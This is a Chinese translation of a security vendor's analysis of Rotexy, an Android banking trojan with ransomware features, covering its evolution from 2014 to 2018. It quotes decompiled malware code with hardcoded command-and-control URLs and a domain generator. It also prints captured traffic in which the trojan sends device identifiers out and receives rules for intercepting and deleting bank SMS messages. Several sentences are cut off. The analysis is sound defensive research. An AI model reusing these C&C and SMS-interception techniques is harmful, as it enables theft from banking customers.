Rotexy：兼备银行木马及勒索软件功能的移动木马

大闸蟹清蒸最好吃 / 2018-11-26 09:51:00 / 浏览数 2334 技术文章 翻译文章 顶(0) 踩(0)

Rotexy：兼备银行木马及勒索软件功能的移动木马

原文：https://securelist.com/the-rotexy-mobile-trojan-banker-and-ransomware/88893/

0x00 概述

随着特洛伊木马活动的激增，我们决定进行深入分析，跟踪除Asacub之外其他一些流行恶意软件家族的演变过程。迄今为止我们发现的最为有趣和最为活跃的一个目标是来

这个银行木马家族有个一个有趣的特征，就是同时使用三个命令源：

1、Google Cloud Messaging（GCM）服务：通过Google服务器)将JSON格式的小邮件发送到移动设备；

2、恶意C&C服务器；

3、SMS消息。

Rotexy的第一个版本中就具备这种"多功能性"，并且所有后续变种中都包含该特性。在我们的研究过程中，我们得出一个结论：这个木马源自于2014年10月首次发现的短信

较新版的Rotexy结合了银行木马和勒索软件的功能，该恶意软件以`AvitoPay.apk`名称（或类似名称）传播，并从可以从`youla9d6h.tk`、`prodam8n9.tk`、`prodamfkz`

0x01 Rotexy进化历史

2014-2015

该恶意程序自2014年被发现以来，其主要功能和传播方法没有发生改变：都是通过网络钓鱼短信中包含的链接来传播Rotexy，提示用户安装应用程序。恶意软件在启动时，

图 木马DEX文件典型类列表

直到2015年中期，Rotexy依然使用JSON格式纯文本与C&C进行通信。C&C地址会在代码中进行指定，也没有经过加密处理：

```
public Plugs(Context application) {
    super();
    this.api_url = "http://s4.apps.darkclub.net/request/";
    this.repeat = 60;
    this.gcm = "958660439936";
    this.context = application;
    this.settings = this.context.getSharedPreferences("application", 0);
    this.info = this.context.getSystemService("phone");
    this.edit = this.settings.edit();
}
```

在某些版本中，恶意软件会使用动态生成的底层域名用作C&C地址。

```
public Plugs(Context application) {
    super();
    this.api_url = "http://ajax2.googleapis.link/request/";
    this.protocol_delimiter = "://";
    this.api_url_dynamic = true;
    this.api_url_dynamic_str = "qwertyuiopasdfghjklzxcvbnm";
    this.api_url_dynamic_int = "123456789";
    this.api_url_dynamic_min_range = 3;
    this.api_url_dynamic_max_range = 6;
    this.CryptDelimiter = "393838";
    this.repeat = 60;
    this.gcm = "871727072200";
    this.context = application;
    this.settings = this.context.getSharedPreferences("application", 0);
    this.info = this.context.getSystemService("phone");
    this.edit = this.settings.edit();
}
```

在第一次通信中，该木马会将受感染设备的IMEI信息发送到C&C，服务器会返回用来处理SMS消息的一套规则（包含电话号码、关键字和正则表达式），这些规则主要适用

```
POST /request/patterns HTTP/1.1
Content-Length: 26
Content-Type: text/plain; charset=UTF-8
Host: vfrx5263.ajax1.googleapis.link
Connection: Keep-Alive

{"imei":"753815535412745"}HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Sun, 18 Oct 2015 03:35:35 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3810
Connection: keep-alive
X-Powered-By: PHP/5.4.4-14
Vary: Accept-Encoding

{"command":"patterns","data":[{"type":"phone","phone":"000100","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"7494","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"2265","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"QIWIWallet","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"MegaFon","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"11700916","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"900","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"regex","phone":"0","text":"(\\d+) \u043d\u0430 \u043d\u043e\u043c\u0435\u0440
900","answer":true,"answer_to":"","answer_text":"{1}","delete":true},{"type":"regex","phone":"0","text":"(\\d+) \u0432 \u043e
\u0442\u0432\u0435\u0442\u043d\u043e\u043c SMS","answer":true,"answer_to":"","answer_text":"{1}","delete":true},
{"type":"phone","phone":"QIWI","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"3116","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"844265","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"text","phone":"0","text":"VISA","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"text","phone":"0","text":"Visa","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"text","phone":"0","text":"QIWI","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"text","phone":"0","text":"Kod","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"text","phone":"0","text":"kod","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"MTS","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"Balance","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"6996","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"3737","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"text","phone":"0","text":"\u0421\u041c\u0421 \u0441 \u043b\u044e\u0431\u044b\u043c \u0442\u0435\u043a\u0441\u0442\u043e
\u043c","answer":true,"answer_to":"","answer_text":"1","delete":true},
{"type":"text","phone":"0","text":"code","answer":false,"answer_to":"","answer_text":"","delete":true},{"type":"phone","phone":"QIWI
Wallet","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"text","phone":"0","text":"\u0432\u0438\u0440\u0443\u0441\u043e
\u043c","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"text","phone":"0","text":"\u0432\u0438\u0440\u0443\u0441","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"text","phone":"0","text":"virus","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"AutopayMTS","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"111","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"iMTCPay","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"text","phone":"0","text":"SMS \u0441 \u043b\u044e\u0431\u044b\u043c \u0442\u0435\u043a\u0441\u0442\u043e
\u043c","answer":true,"answer_to":"","answer_text":"ok","delete":true},{"type":"text","phone":"0","text":"\u041b\u0438\u0447\u043d\u044b\u0439
\u043a\u0430\u0431\u0438\u043d\u0435\u0442","answer":false,"answer_to":"","answer_text":"","delete":true}]}
```

图 请求服务器返回SMS处理模板以及服务器返回的内容

随后Rotexy会将有关智能手机的一些信息发送给C&C服务器，其中包括手机型号、号码、移动网络运营商名称、操作系统版本和IMEI。

```
POST /request/register HTTP/1.1
Content-Length: 125
Content-Type: text/plain; charset=UTF-8
Host: vzlx67432.ajax1.googleapis.link
Connection: Keep-Alive

{"model":"lge LG-F160LV","phone":"+393440454380","operator":"Wind","version":"4.1.2","country":"IT","imei":"753815535412745"}
```

对于后续每个请求，恶意软件都会生成一个新的子域名。生成最底层域名的算法已经事先硬编码到木马的代码中。

该木马还会注册Google Cloud
Messaging（GCM）服务，这意味着它可以通过该服务接收命令。木马可能使用的命令列表在整个生命周期中几乎保持不变，下文将详细介绍这些命令。

木马的`assets`文件夹中包含`data.db`文件，该文件中包含`PAGE`命令（用来下载指定网页）所对应的`User-Agent`字段值。
如果未能从C&C获取该字段值，则木马会使用伪随机算法从`data.db`文件中选择一个值。

```
public String getRandomUA() {
    String v8;
    AssetManager v0 = this.context.getAssets();
    try {
        InputStream v7 = v0.open("data.db");
        byte[] v1 = new byte[v7.available()];
        v7.read(v1);
        v7.close();
        String[] v5 = new String(v1).split("\n");
        v8 = v5[new Random().nextInt(v5.length - 1)];
    }
    catch(IOException v2) {
        v2.printStackTrace();
        v8 = "";
    }

    return v8;
}
```

```
1  SonyEricssonK800i/R1ED Browser/NetFront/3.3 Profile/MIDP-2.0 Configuration/CLDC-1.1
2  Mozilla/5.0 (Series40; Nokia311/03.81; Profile/MIDP-2.1 Configuration/CLDC-1.1) Gecko/20100401
   S40OviBrowser/2.3.0.0.48
3  Mozilla/5.0 (Series40; NokiaX2-02/10.91; Profile/MIDP-2.1 Configuration/CLDC-1.1)
   Gecko/20100401 S40OviBrowser/2.2.0.0.33
4  Mozilla/5.0 (Series40; Nokia200/11.56; Profile/MIDP-2.1 Configuration/CLDC-1.1) Gecko/20100401
   S40OviBrowser/3.9.0.0.22
5  SAMSUNG-GT-E2330B/1.0 Openwave/6.2.3 Profile/MIDP-2.0 Configuration/CLDC-1.1
   UP.Browser/6.2.3.3.c.1.101 (GUI) MMP/2.0
6  Nokia200/2.0 (11.81) Profile/MIDP-2.1 Configuration/CLDC-1.1 UCWEB/2.0 (Java; U; MIDP-2.0; ru;
   nokia200) U2/1.0.0 UCBrowser/8.9.0.251 U2/1.0.0 Mobile
7  UCWEB/2.0 (MIDP-2.0; U; Adr 2.1-update1; ru; E15i) U2/1.0.0 UCBrowser/9.1.0.386 U2/1.0.0 Mobile
8  UCWEB/2.0 (Java; U; MIDP-2.0; ru; LG-T500) U2/1.0.0 UCBrowser/9.4.0.342 U2/1.0.0 Mobile
   UNTRUSTED/1.0
9  KINGSUNG60D_11B_HW (MRE/3.1.00(64);MAUI/V3_0-D-SPL-X8-7826-QVGA-WEL-F02-V01;BDATE/2013/10/24
   15:40;LCD/240320;CHIP/MT6260;KEY/Normal;TOUCH/0;CAMERA/1;SENSOR/0;DEV/KINGSUNG60D_11B_HW;WAP
   Browser/MAUI ();GMOBI/001;MBOUNCE/002;MOMAGIC/003;INDEX/004;SPICEI2I/005;GAMELOFT/006;MOBI)
   D603-V3_0-D-SPL-X8-7826-QVGA-WEL-F02-V01 Release/2013.10.24 WAP Browser/MAUI Profile/
   Q03C1-2.40 ru-RU
10 UCWEB/2.0 (MIDP-2.0; U; Adr 2.3.3; en-US; HTC_Wildfire_S_A510e) U2/1.0.0 UCBrowser/8.8.1.351
   U2/1.0.0 Mobile
11 CO518/1.0 MTK/W07.12 Release/03.26.2007 Browser/Teleca-1.2
12 NokiaC1-02/2.0 (05.40) Profile/MIDP-2.1 Configuration/CLDC-1.1
13 Mozilla/5.0 (Symbian/3; Series60/5.2 NokiaN8-00/013.016; Profile/MIDP-2.1
   Configuration/CLDC-1.1 ) AppleWebKit/525 (KHTML, like Gecko) Version/3.0 BrowserNG/7.2.8.10
   3gpp-gba
14 Nokia6300/2.0 (06.60) Profile/MIDP-2.0 Configuration/CLDC-1.1 UCWEB/2.0 (Java; U; MIDP-2.0;
   ru; Nokia6300) U2/1.0.0 UCBrowser/9.4.0.342 U2/1.0.0 Mobile UNTRUSTED/1.0
15 SAMSUNG-SGH-U900
16 SonyEricssonT700/R3EG Browser/NetFront/3.4 Profile/MIDP-2.1 Configuration/CLDC-1.1
   JavaPlatform/JP-8.3.3
17 Mozilla/5.0 (iPad; U; CPU OS 5_0_1 like Mac OS X; en-us) AppleWebKit/531.21.10 (KHTML, like
```

图 data.db内容

2015-2016

从2015年年中开始，该木马开始使用AES算法来加密被感染设备与C&C之间的通信数据：

```
POST /4032 HTTP/1.1
Content-Length: 160
Content-Type: text/plain; charset=UTF-8
Host: synchronize.pw
Connection: Keep-Alive

302bfcb8463c3637ac3e3d6453bc462b1991caf8c64756da6d0a7ca9e5d6003c0aacc7c489fe903a534f29c37042271b651b2fec3c2ea8122d687a501e436080948e6ad9f5faa7b850405a127b9e74e6
HTTP/1.1 200 OK
Server: nginx/1.1.19
Date: Thu, 25 Feb 2016 16:10:46 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1ubuntu3.21
Vary: Accept-Encoding

1f30
7e41cd501f082b1324c4703460d5c2bae07f4d8e93d8702743305c37b41ead8a6f7ae3e2b12e1a3cd6efd5ce7e9cfb6419b7b2a3cdd8433e68a67e87698c2a94db2395c74b5fd66d4c9446fdc21b4f03
068bbfb6e5816994289cdae87ea0bd5c733eed1232f1a3843e1f3182faf7c541b37592d7c5c6d4bb81e133ec5f5a10ec7ac7a75b49b0ea40daa26e26a4d2c6c1b052b59234e0e8a2b0d0bd5b4bd73a4a
8862624df4cfb7a9320a52a5c11af663b2b0e95a847cd7d6c675bd90c06f36e06770d72a085bd123e328a2864da8117099319ba3c1e453dfb3c762b02d638bbe8153171e27a8f740f2a61633e2cba156
015106b42a8f2e8cf00efd923e939bd134d0e4dd9c57e6bae97d0a973da487c56f9b92e741833fcb07023f47d9c14ec7a72df6cc40e074600092d1a7c53b4915000c4f987d4bf6760ed0a8b7252a4bb9
15e26dd4fc645d6278756c783acef7816e55d359f6411e40260b86f95ef61d373384105947bfa38fddb0c83410716970a480f31a17346df2756eeb52b5d0119259bda383f51babeb496b04ee9da4bfaa
b9d86c668aa96647b1d48ea1f1b7a331475ec0ba640e1cab7ba5fd1840f03312d72ec330d0713151b7af19ce0d038ddb7912936368efb68e7754105e6550f0dfbaea5ead5c36c1190041f5cfefa5db57
144121f2e2357ce9524e8f0f7c1242e794d2aedd2fd1cd9e50f7f6b7cd2a7b4269099e0cac6778d80c7346e582b86d4f4e3a81d34c4a882351083386l7dff83dc1d66c6f04f150acd6aa20aa2d15372e
103a1c39f5e2b236859bf891eea3b52dfaa60bee93e46d2928b18502c4d7d364c0ce478ea675442c16811c0e2cf18940896fa1d41a43c7b2a16d04050c704fbc9e4b665b81d1a413e94816f25c80182a
13a1e2410f07ec6b0a093b456376d7974dd18bca4337a3ae05e545ab56eed1f1886a3eb0f516c8a588c55f3e71adf3961543d84e9366b858860c8f6d228030d68bfb1e81696e0dcd48163a77a4df80a3
de76a9a28374a441aee8f8a6cf7c2a2d658d8855a622addb819a17f4b6de56cc0023176462edee3e2194165b4171c2f9abd6916e6d6266f38215e5d1c3ef07a6eff616332040fbd8132bab0ebd9fb157
752f852a3ff71d428abadc678b3ce7be1aa4d2e010c4804a3d9a51bb7fb05e0f5e894b87f503ce3b8ad9ec6d23427a15c40db6d22bf6a3cfe524ce52e2a4b3f756aedfc69ba22ab005654a5c07baa00f
2bd7f08da8a8a3e901df464e7998042aadd9fb5f4faeee2ee79d54be22481f69577ee12d230b495a298236b04a4d5dc81d75bc07f708ceaa07262be6449f364e1a9667cefeee29086083574b1b2fa7b1
4465d0abc3e234f396644940bfd5fe372991b1f013778061773bfd8b738c2e1eee73318ea4d82ce2e154db8ba2121f877bd21d4923a45a45938f2ba4f1ba274dd1214f2e90e3ec34d65f065b02e0eef7
c1581e7bd289b898ec9fe68fa1e5f35ca4e812219d0074d0803ed0ecad514236016f0b3dfb5a49f16016b102c22ea5c058d1dcc8f4c00e4727fd3d0094133f3af92dbd0aa5cd6f9ed51c5ab0ac015dc5
a6bb894c7852c0e260c98b6e3e9c21a413388c4729384e062c3bdfd88e86156a2032966ded8b4f6434fa12639034a0ecc3b286cb5094c74bc69d330b590ec0f3335f7c517b929f461c345d80141ecdf6
```

同样从该版本开始，相关数据会通过POST请求发送到格式为`/[number]`的相对地址（数字采用伪随机生成，范围为0-9999）。

从2016年1月开始，在某些样本中，攻击者已经实现了一种算法，用来从`assets`文件夹中提取经过加密的DEX可执行文件。在此版本的Rotexy中，攻击者并没有使用动态生


2016

从2016年年中开始，网络犯罪分子重新使用动态生成的最底层域名。在木马的网络行为中没有出现其他重大变化。

```
POST /3209 HTTP/1.1
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.1.2; GT-I9300 Build/JZ054)
Host: diego.sky-sync.pw
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Type: application/x-www-form-urlencoded
Content-Length: 416

e8411f473b07d1ca5db4b5e240a90f8bc7144bea99fc8b215c326af6ad6d61f806b90e99a634085f0acd9b2deda73ad30def79
5c51a48d018ca76a30f860398c80d46f6b8cdcc9c577f151736587bacbf7d350489031f1f53112b6f25fc856812deabff9b188
51e669e9859d8f8dabb1f661fd29c29cff6a4c596f9e60d67ff4e7df0c7af2e68c3aaf3571f1bf30c5b0c94159738bd7a4dda1
0cf879a4d77180a54d0e045683137ac2613d9f52b36413afdc37f9634b1a38ec6845044a20650aabd03fe9747ce1080e6b8a4a
ab6eef46
```

图 木马向C&C发起请求

在2016年末，有些木马变种会在`assets/www`文件夹中包含`card.html`钓鱼页面。该页面的目的是窃取用户的银行卡详细信息：



2017-2018

从2017年初开始，木马的`assets`文件夹中开始包含`bank.html`、`update.html`和`extortionist.html`这些HTML钓鱼页面。此外，在某些版本的木马中，网页所使用的

2018年，Rotexy变种开始出现，该变种使用其IP地址与C&C服务器联系。"一次性"域名随之出现，该域名由随机字符串和数字组成，并且使用`.cf`、`.ga`、`.gq`、`.ml`或者`.`


此时，木马开始积极使用不同的混淆方法。例如，`DEX`文件中包含垃圾字符串以及/或者垃圾操作，并且包含用来从APK解密主可执行文件的密钥。

0x02 最新版分析（2018）

让我们将视线回到当前时间点，开始详细介绍Rotexy变种的最新版本（SHA256：`ba4beb97f5d4ba33162f769f43ec8e7d1ae501acdade792a4a577cd6449e1a84`）

启动应用

在第一次启动时，木马会检查自己是否在仿真环境中启动，以及处在哪个国家/地区。如果设备位于俄罗斯境外或者是模拟器环境，则应用程序将显示一个伪装页面：

